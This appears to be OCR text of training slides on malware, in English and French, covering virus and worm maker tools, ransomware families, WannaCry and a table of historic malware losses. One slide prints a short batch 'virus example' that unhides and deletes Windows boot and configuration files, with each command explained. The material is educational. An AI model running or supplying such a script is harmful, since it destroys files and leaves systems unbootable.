
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Using Virus Maker Tools

Virus Maker Tools

- DELmE's Batch Virus Maker
- Bhavesh Virus Maker SKW
- Deadly Virus Maker
- SonicBat Batch Virus Maker
- TeraBIT Virus Maker
- Andreinick05's Batch Virus Maker

JPS Virus Maker



Creating a Virus (Cont'd)

3

Virus Example

```
@echo off

attrib -r -s -h c:\autoexec.bat

del c:\autoexec.bat

attrib -r -s -h c:\boot.ini

del c:\boot.ini

attrib -r -s -h c:\ntldr

del c:\ntldr

attrib -r -s -h c:\windows\win.ini

del c:\windows\win.ini
```


Virus Maker

- **@echo off**: Prevents the script from displaying each command as it's executed, making it less visible to the user.
- **attrib -r -s -h <file>**: Removes the **read-only (-r)**, **system (-s)**, and **hidden (-h)** attributes of the specified file, enabling it to be modified or deleted.
- **del <file>**: Deletes the specified file permanently.
- **autoexec.bat**: Older boot configuration file.
- **boot.ini**: File required for the system boot process.
- **ntldr**: Key file for booting Windows NT-based systems.
- **win.ini**: Configuration file used by older versions of Windows.

Ransomware

- A type of malware that **restricts access to the computer system's files and folders**
- Demands an online **ransom payment** to the malware creator(s) to remove the restrictions





Server
socket
bind
listen
accept
recv
send
recv
close
Server creating listening socket
Establishing connection,
three-way handshake
Client sending data,
server receiving data
Server sending data,
client receiving data
Client sending close message
Client
socket
connect
send
recv
close

Ransomware (Cont'd)

Dharma

Dharma is a dreadful ransomware that attacks victims through **email campaigns**; the **ransom notes** ask the victims to contact the threat actors via a provided email address and **pay in bitcoins for the decryption service**




Dharma – Ransom Notes

Ransomware Families

- Cerber
- CTB-Locker
- Sodinokibi
- BitPaymer
- CryptXXX
- Cryptorbit ransomware
- Crypto Locker Ransomware
- Crypto Defense Ransomware
- Crypto Wall Ransomware

Les Ransomwares: Exemple de WannaCry


La faille exploitée lors de cette attaque, baptisée **EternalBlue**, fait partie des failles divulguées par le collectif Shadow Brokers, lesquelles auraient été dérobées à la National Security Agency (NSA). Cette faille a été exploitée de manière à introduire un fichier à l'intérieur d'un système vulnérable, fichier qui a ensuite été exécuté en tant que service, le ransomware se diffuse ensuite dans le système infecté, chiffrant les fichiers sous l'extension ***.WNCRY***.



Computer Worms



- ✓ Malicious programs that **independently replicate**, **execute**, and **spread across the network connections**
- ✓ Consume available computing resources without human interaction
- ✓ Attackers use worm **payloads to install backdoors** in infected computers



How is a Worm Different from a Virus?




A Worm Replicates on its own

- A worm is a special type of malware that can replicate itself and use memory but cannot attach itself to other programs

A Worm Spreads through the Infected Network

- A worm takes advantage of file or information transport features on computer systems and automatically spreads through the infected network, but a virus does not

Worm Makers



Internet Worm Maker Thing

Internet Worm Maker Thing is an open-source tool used to **create worms** that can infect victim's drives, files, show messages, and disable antivirus software



Worm Makers

- Batch Worm Generator
- C++ Worm Generator

Nom du Virus	Année	Pertes Estimées	Impact Principal
Morris Worm	1988	10-100 millions USD	Premier ver informatique, infectant 10% des ordinateurs connectés à Internet à l'époque.
Melissa	**1999**	10-100 millions USD	Un des premiers virus activés par email A causé 1,2 milliard de dollars en dommages et pertes
ILOVEYOU	**2000**	15 milliards USD	Efface un certain nombre de fichiers différents, y compris: JPEG, MP3, VPOS, JS, JSE, CSS... Le virus a causé des dommages estimés à 15 milliards de dollars (5,5 milliards la première semaine)
Code Red	2001	2 milliards USD	Attaque des serveurs Windows, affectant des sites gouvernementaux comme celui de la Maison Blanche.
SQL Slammer	2003	1 milliard USD	A causé une surcharge massive sur Internet en infectant 75 000 machines en 10 minutes.
MyDoom	2004	38 milliards USD	A provoqué des ralentissements massifs sur Internet en utilisant des attaques DDoS.
Conficker	2008	9 milliards USD	A infecté des millions d'ordinateurs via Windows, rendant les réseaux vulnérables aux intrusions.
Stuxnet	2010	Inconnu	Cyberarme ciblant les systèmes industriels, notamment les centrifugeuses nucléaires iraniennes.
WannaCry	2017	4 milliards USD	Ransomware qui a paralysé des hôpitaux, des entreprises et des gouvernements dans 150 pays.
NotPetya	2017	10 milliards USD	Ransomware dévastateur, affectant des entreprises comme Maersk et FedEx, causant des pertes massives.